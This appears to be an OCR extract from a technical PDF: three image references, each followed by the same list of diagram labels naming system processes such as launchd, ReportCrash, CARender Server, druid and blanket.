

SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket

